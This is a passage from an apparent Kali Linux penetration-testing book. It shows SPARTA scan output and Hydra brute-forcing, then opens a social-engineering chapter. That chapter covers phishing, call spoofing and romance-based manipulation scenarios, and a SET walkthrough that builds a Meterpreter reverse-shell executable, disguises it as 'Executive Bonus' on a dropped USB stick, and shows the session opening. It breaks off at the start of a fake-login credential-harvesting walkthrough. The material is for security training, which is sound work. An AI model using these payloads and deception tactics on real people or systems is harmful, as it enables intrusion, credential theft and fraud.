Many of the vulnerabilities found have the prefix OSVBD, which indicates that they can be searched for in databases such as the **Common Vulnerabilites and Exposures** (**CVE**) and **Open Source Vulnerabilities Database** (**OSVDB**) websites. A penetration tester could, for example, use a simple Google search for OSVDB-3268, which was revealed as a present vulnerability by SPARTA in the previous scan, to find more information about this vulnerability. They could then exploit this via various tools, such as Metasploit, as discussed in the following chapters of this book.

Looking at another Windows machine included in the scan (**10.10.22.217**), clicking on the **Services** tab reveals several open ports, as seen in the following screenshot:

Services | Scripts | Information | Notes | smbenum (445/tcp) | nikto (5357/tcp) | screenshot (5357/tcp)

Port	Protocol	State	Name	Version
135	tcp	open	msrpc	Microsoft Windows RPC
137	udp	open	netbios-ns	Microsoft Windows netbios-ns (workgroup: WORKGROUP)
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445	tcp	open	microsoft-ds	Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357	tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152	tcp	open	msrpc	Microsoft Windows RPC
49153	tcp	open	msrpc	Microsoft Windows RPC
49154	tcp	open	msrpc	Microsoft Windows RPC
49155	tcp	open	msrpc	Microsoft Windows RPC
49156	tcp	open	msrpc	Microsoft Windows RPC
49157	tcp	open	msrpc	Microsoft Windows RPC


As a Windows machine was detected, the `smbenum` tool was run by SPARTA to enumerate the Windows machine to check for NULL sessions and perform enumeration tasks, including a search for users and shares, as shown here:

Services | Scripts | Information | Notes | smbenum (445/tcp) | nikto (5357/tcp)


```
########## Checking for NULL sessions ##########

could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED

could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED
########## Enumerating domains ##########

could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED
########## Enumerating password and lockout policies ##########
[+] Attaching to 10.10.22.217 using a NULL share

[+] Trying protocol 445/SMB...

        [!] Protocol failed: 'NoneType' object has no attribute 'decode'

[+] Trying protocol 139/SMB...

        [!] Protocol failed: 'NoneType' object has no attribute 'decode'
########## Enumerating users ##########
```

SPARTA takes the scanning, enumeration, and vulnerability assessment another step further by allowing the penetration tester to actually perform various network penetration testing functions. In the **Services** tab, we can right-click on any of the open ports to perform these tasks.


In the following screenshot, right-clicking on **open port 3306** presents options to attempt opening the port with Telnet, Netcat, or with a MySQL client (as root). There is also an option to **Send to Brute** to attempt to crack passwords by brute force:



Clicking on **Send to Brute** attempts a brute-force attack via the selected port using the THC Hydra password cracking tool. Username and password lists can also be used in the attempt, along with various options to try a blank password, try the login as a password, and others. After specifying your options, click on **Run** to attempt the attack:



These are by no means the only tools available in Sparta. For example, right-clicking on **open port 445** on a Windows machine displays many more options available to the penetration tester, as seen here:



Summary

In this chapter, we discussed the process of identifying and analyzing the critical security vulnerabilities based on a selection of tools used in Kali Linux. We also mentioned three main classes of vulnerabilities—design, implementation, and operational—and discussed how they could fall into two generic types of vulnerabilities: local and remote. Afterwards, we discussed several vulnerability taxonomies that could be followed by the security auditor to categorize the security flaws according to their unifying commonality patterns. In order to carry out a vulnerability assessment, we presented you with a number of tools that allow for automated scans and vulnerability assessments, including Nessus, OpenVAS, Lynis, and SPARTA.

In the next chapter, we will discuss the art of deception and explain various ways to exploit human vulnerabilities in order to acquire the target. Although this process is sometimes optional, it is considered vital when there is a lack of information available to allow us to exploit the target infrastructure.

Questions

1. What is the relationship between a vulnerability and an exploit?
2. Which class of vulnerability is considered to be the worst to resolve?
3. What website can be used to get information on the latest vulnerabilities?
4. What is the definition of a remote vulnerability?
5. Which tool can perform internal and external PCI DSS scans?
6. Which tool was built specifically for auditing Linux systems?
7. Which tool is integrated into Sparta to perform website scanning?

Further reading

- Exploit and vulnerability information: `https://www.exploit-db.com/`
- Common vulnerabilities and exposures database: `https://cve.mitre.org/`
- Rapid7 vulnerability and exploit database: `https://www.rapid7.com/db`
- Nessus scanning tutorials: `https://docs.tenable.com/nessus/Content/Scans.htm`
- OpenVAS community forum: `https://community.greenbone.net/`

7
Social Engineering

Social engineering is the practice of learning and obtaining valuable information by exploiting human vulnerabilities. It is an art of deception that is considered to be vital for a penetration tester when there is a lack of information about the target that can be exploited. As people are the weakest link in the security defense of any organization, this is the most vulnerable layer in the security infrastructure. We are social creatures, and hence our nature makes us vulnerable to social engineering attacks. Social engineers employ these attacks to obtain confidential information or gain access to restricted areas. Social engineering takes different forms of attack vectors; each is limited by an individual's imagination, based on the influence and direction under which it is being executed. This chapter will discuss the core principles and practices adopted by professional social engineers to manipulate humans into divulging information or performing an act.

In this chapter, we will cover the following topics:

- The basic psychological principles that formulate the goals and vision of a social engineer
- The generic attack process and methods of social engineering followed by real-world examples

From a security perspective, social engineering is a powerful weapon used for manipulating people, in order to achieve a desired goal. In many organizations, this practice can be evaluated to ensure the security integrity of the employees and investigate the process and human weaknesses. Note that the practice of social engineering is all too common and is adopted by a range of individuals, including penetration testers, scam artists, identity thieves, business partners, job recruiters, salespeople, information brokers, telemarketers, government spies, disgruntled employees, and even children. The differentiating factor between these diverse individuals is the motivation by which social engineers execute their tactics against the target.

Technical requirements

You will require the latest version of Kali Linux installed on your system for this chapter.

Modeling human psychology

Human psychological capabilities depend on the senses, which provide input. These are used to form a perception of reality. This natural phenomenon categorizes the human senses into sight, hearing, taste, touch, smell, balance and acceleration, temperature, kinesthetic, pain, and direction. The utilization of these senses effectively develops and maintains the method in which we perceive the world.

From a social engineering perspective, any information retrieved or extracted from the target via the dominant senses (visual or auditory), eye movements (eye contact, verbal discrepancies, blink rate, or eye cues), facial expressions (surprise, happiness, fear, sadness, anger, or disgust), and other abstract entities observed or felt, may add a greater probability of success. Often, it is necessary for a social engineer to directly communicate with the target in order to obtain confidential information or access restricted zones. This communication can be performed physically, or by using electronically-assisted technology.

In the real world, two common tactics are applied to accomplish this task: interview and interrogation. However, in practice, each tactic includes other factors, such as environment, knowledge of the target, and the ability to control the frame of communication. These combined factors (communication, environment, knowledge, and frame-control) construct the basic set of skills for an effective social engineer to conduct a social engineering attack. The entire social engineering activity relies on a relationship of trust. If you cannot build a strong trust relationship with your target, you will most likely fail in your endeavor.

Modern-day social engineering has almost become a science. Be sure to visit the website of the Social Engineering Framework creators at `http://www.social-engineer.org/`. Christopher Hadnagy, who runs the site and has published material on the subject of social engineering, has done an excellent job of making this information available to the public so that we may attempt to train our users and clients on how these attacks occur.

Attack process

We have presented some basic steps that are required to initiate a social engineering attack against your target. This is not the only method, or even the one that is the most likely to succeed, but it should give you an idea of what social engineering entails. Intelligence-gathering, identifying vulnerable points, planning the attack, and execution are the common steps taken by social engineers to successfully divulge and acquire target information or access:

- **Intelligence-gathering**: There are many techniques to determine the most alluring target for your penetration test. This can be done by harvesting corporate email addresses across the web using advanced search engine tools; collecting personal information about people working for the target organization through online social networks; identifying third-party software packages used by the target organization; and getting involved in corporate business events and parties, and attending conferences, which should provide enough intelligence to select the most accurate insider for social engineering purposes.
- **Identifying vulnerable points**: Once a key insider has been selected, one can move forward to establish a trusting relationship and show friendliness. This would ensure that an attempt to hijack any confidential corporate information would not harm or alert the target. Maintaining a high level of covertness and concealment during the whole process is important. Alternatively, we can also investigate to find out whether the target organization is using older versions of the software, which can be exploited by delivering malicious content via an email or the web, which can, in turn, infect the trusted party's computer.
- **Planning the attack**: It's your choice whether you plan to attack the target directly or by passively using an electronic-assisted method. Based on the identified vulnerable entry points, we could easily determine the path and method of an attack. For instance, we found a friendly customer-service representative, Bob, who would unwittingly execute any malicious files from his email without any prior authorization from senior management.
- **Execution**: During the final step, our planned attack should be executed with confidence and patience to monitor and assess the results of the target exploitation. At this point, social engineers should hold enough information or access to the target's property, which would allow them to further penetrate the corporate assets. On successful execution, the exploitation and acquisition process is completed.

Attack methods

There are six methods that could be beneficial for understanding, recognizing, socializing, and preparing the target for your final operation. These methods have been categorized and described according to their unique representation in the social engineering field. We have also included some examples to present a real-world scenario under which you can apply each of the selected methods. Remember that psychological factors form the basis of these attack methods; to make these methods more efficient, they should be regularly drilled and exercised by social engineers.

Impersonation

Attackers will pretend to be someone else in order to gain trust. For instance, to acquire the target's bank information, phishing would be the perfect solution unless the target has no email account. Hence, the attacker first collects or harvests email addresses from the target, and then prepares a scam page that looks and functions exactly like the original bank web interface.

After completing all of the necessary tasks, the attacker then prepares and sends a formal email (for example, the account details), which appears to be from the original bank's website, asking the target to visit a link in order to provide the attacker with up-to-date bank information. By holding qualitative skills on web technologies and using an advanced set of tools (for example, SSLstrip), a social engineer can easily automate this task in an effective manner. With regards to human-assisted scamming, we could accomplish this by physically appearing and impersonating the target's banker identity.

Reciprocation

The act of exchanging a favor to gain a mutual advantage is known as reciprocation. This type of social engineering engagement may involve a casual and long-term business relationship. By exploiting the trust between business entities, someone could easily map their target to acquire any necessary information. For example, Bob is a professional hacker and wants to know about the physical security policy of the ABC company at its office building. After careful examination, he decides to develop a website, drawing the keen interest of two of their employees by selling antique pieces at cheap rates.

We assume that Bob already knows their personal information including the email addresses through social networks, internet forums, and so on. Out of the two employees, Alice begins to purchase stuff regularly and becomes the main target for Bob. Bob is now in a position where he could offer a special antique piece in exchange for the information he needs. Taking advantage of human psychological factors, he writes an email to Alice, and asks her to get the ABC company's physical security policy details, for which she would be entitled to a unique antique piece. Without noticing the business liability, she reveals this information to Bob. This proves that creating a fake situation, while strengthening the relationship by trading values, can be advantageous for social engineering.

Influential authority

An attack method where one manipulates the target's business responsibilities is known as an **influential authority attack**. This kind of social engineering attack is sometimes part of an impersonation method. Humans, by nature, act in an automated fashion to accept instructions from their authority or senior management, even if their instincts suggest that certain instructions should not be pursued. This makes us vulnerable to certain threats. For example, if someone wanted to target the XYZ company's network administrator to acquire their authentication details, they would have observed and noted the phone numbers of the administrator and the CEO of the company through a reciprocation method. Now, using a call-spoofing service (for example, `www.spoofcard.com`) to call the network administrator, they would notice that the call is coming from the CEO and should be prioritized. This method influences the target to reveal information to an impersonated authority; as such, the target has to comply with the company's senior management instructions.

Scarcity

Taking the best opportunity, especially if it seems scarce, is one of our greediest instincts. This method describes a way of giving an opportunity to people for their personal gain. The famous **Nigerian 419 Scam** (`www.419eater.com`) is a typical example of human avarice. Let's take an example where Bob wants to collect personal information from XYZ University students. We assume that he already has the email addresses of all the students. Afterward, he develops an email message that offers vouchers with drastic discounts on iPods to all XYZ university students, who might then reply with their personal information (name, address, phone, email, date of birth, passport number, and so on).

As the opportunity was carefully calibrated to target students, by letting them believe they'd get the latest iPod for free, many of them might fall for this scam. In the corporate world, this attack method can be extended to maximize commercial gain and achieve business objectives.

Social relationships

We require some form of social relationship to share our thoughts, feelings, and ideas. The most vulnerable part of any social connection is sexuality. In many cases, men and women attract and appeal to each other. Owing to this intense feeling and false sense of trust, we may end up inadvertently revealing information. There are several online social portals where people can meet and chat. These include Facebook, MySpace, Twitter, and Orkut. For instance, Bob is hired by the XYZ company to get the financial and marketing strategy of the ABC company in order to achieve a sustainable competitive advantage. He looks through a number of employees and finds a girl called Alice who is responsible for all business operations. Pretending to be a normal business graduate, he tries to find his way into a relationship with her (for example, through Facebook). Bob intentionally creates situations where he could run into Alice, such as social gatherings, including anniversaries, dance clubs, and music festivals. Once he acquires a certain level of trust, he can arrange to meet Alice regularly. This practice allows him to extract useful insights of the financial and marketing perspectives of the ABC company. Remember, the more effective and trustful relationships you create, the more you can socially engineer your target. There are tools that will make this task easier for you, for instance, SET, which we will describe in the next section.

Curiosity

There is an old saying: curiosity killed the cat. It is an admonishment to humans that sometimes our own curiosity gets the better of us. At work, there is a great deal of curiosity at play. We want to know how much the CEO gets paid, who is going to get promoted, and who is going to be let go. As a result, social engineers take this natural curiosity and use it against us. We may be enticed to click on a link in an email that gives us a teaser about some celebrity gossip. We may also be enticed to open a document that is in fact malware which, in turn, compromises our system. Penetration testers can leverage this curiosity through a number of different attacks.


Social Engineering Toolkit

The **Social Engineering Toolkit** (**SET**) is an advanced, multifunctional, and easy-to-use computer-assisted social engineering toolset created by the founders of TrustedSec (`https://www.trustedsec.com/`). It helps you prepare the most effective way to exploit client-side application vulnerabilities, and makes a fascinating attempt to capture the target's confidential information (for example, email passwords). Some of the most efficient and useful attack methods employed by SET include targeted phishing emails with a malicious file attachment, Java applet attacks, browser-based exploitation, gathering website credentials, creating infectious portable media (USB/DVD/CD), mass-mailer attacks, and other similar multi-attack web vectors. This combination of attack methods provides you with a powerful platform to utilize and select the most persuasive technique that could perform an advanced attack against a human element.

To start SET, navigate to **Applications** | **Exploitation Tools** | **Social Engineering Toolkit.** You could also use the Terminal to load `SET`:

```
root@kali:~# setoolkit
```

This will execute SET and display the following options:



In our test exercise, we are going to use the curiosity of our target to open a reverse shell on the target's system. To accomplish this, we will be using `SET` to craft an executable and place it on a USB device. We will then leave this USB device somewhere in the organization and see whether someone picks it up and plugs it in.

Do not use the update features of the packages within Kali Linux. Instead, update Kali on a frequent basis to have the most recently-supported updates applied to your applications.


Anonymous USB attack

During this attack, we are going to craft an executable that will open a reverse connection between the target machine and our testing machine. To deliver this executable, we are going to place it on a USB device with a name that will pique the curiosity of the target. Once the USB is configured, leaving it in a public area in the target organization should produce the results we need.


For more information, visit the SET section at `http://www.social-engineer.org/framework/general-discussion/`.

The steps to perform our USB attack are as follows:


1. From the main options list, we choose `1) Social Engineering Attacks`:



2. To craft the executable we are going to use, choose `3) Infectious Media Generator`:



3. The Infectious Media Generator will prompt the type of exploit to use. For our purposes, we are going to use a Metasploit Executable. Select `2) Standard Metasploit Executable`:



4. There are a number of different payloads available to use. For example, the Windows Meterpreter Reverse HTTPS payload would be useful in a corporate setting, as organizations will often allow blanket HTTPS connections to the public internet. For our purposes, we will use a simple reverse TCP connection. Enter the payload for a reverse TCP Shell, which in this case is `2) Windows reverse TCP Meterpreter`:

```
   1) Windows Shell Reverse_TCP               Spawn a command shell on victim an
d send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victi
m and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and s
end back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse
 TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Wind
ows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a meterpreter shell and find
 a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP usi
ng SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP ad
dress and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs i
t

set:payloads>2
```

5. We need to set the payload listener, which in this case is the IP address of our testing machine (`172.16.122.185`). In some cases, you can have a central server with Kali Linux and conduct this attack with multiple USBs, all returning to the payload listener address. Set the reverse listener port to `4444`, then press *Enter*. You will be prompted to create a listener. If you are testing, enter `yes`, which will start the Meterpreter listener:

```
set:payloads> IP address for the payload listener (LHOST):172.16.122.185
set:payloads> Enter the PORT for the reverse listener:4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/
.set/payload.exe
[*] Your attack has been created in the SET home directory (/root/.set/) folder
'autorun'
[*] Note a backup copy of template.pdf is also in /root/.set/template.pdf if nee
ded.
[-] Copy the contents of the folder to a CD/DVD/USB to autorun
set> Create a listener right now [yes|no]:
```

6. Navigate to `/root/.set` and you will see the executable listed:

```
root@kali:~/.set# ls
autorun  meta config  payload.exe  payloadgen  set.options
```

7. Simply copy the `payload.exe` file to the desktop and you can then load it onto a USB device. Another trick is to change the name of the executable to something that would leverage the target's curiosity, such as **Executive Bonus**. This is handy if the Autorun feature has been disabled on USB ports. Now that you have loaded up the USB, drop it in a public area inside the target enterprise or even in the parking lot.
8. Our unsuspecting victim picks up the USB device and plugs it in. At this point, the executable runs and we see the Meterpreter shell open on our testing machine:

```
[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 172.16.122.185
LHOST => 172.16.122.185
resource (/root/.set/meta_config)> set LPORT 4444
LPORT => 4444
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
[*] Started reverse TCP handler on 172.16.122.185:4444

[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957999 bytes) to 172.16.122.168
[*] Meterpreter session 1 opened (172.16.122.185:4444 -> 172.16.122.168:1433) at
 2016-03-28 16:58:33 -0400
```


Use this attack only if it is part of your rules of engagement and your client understands what you will be doing. This attack also requires access to the physical location. There are variations where you can send the payload file via email or another messaging service.

SET is continually updated by its creators, and as such is subject to undergoing drastic changes at any moment. We have only scratched the surface of this tool's capability. It is highly recommended that you continue to learn about this formidable social engineering toolset by visiting `https://www.trustedsec.com/downloads/social-engineer-toolkit/`; start by watching the videos that are presented on that site.


Credential-harvesting

In this attack, we'll be setting up a fake website of a known site. Our copy, however, will allow us to capture the credentials used by the user. To have the user visit our site, you'll need to deliver it via an email with a heading or subject line that will pique the user's interest to visit it. They'll be prompted to log in and that's it, the credentials will be captured:

1. Enter `setoolkit`, then at the main menu, choose option `1` for the social engineering menu.
2. Enter `2` at the prompt to choose `Website Attack Vectors`:



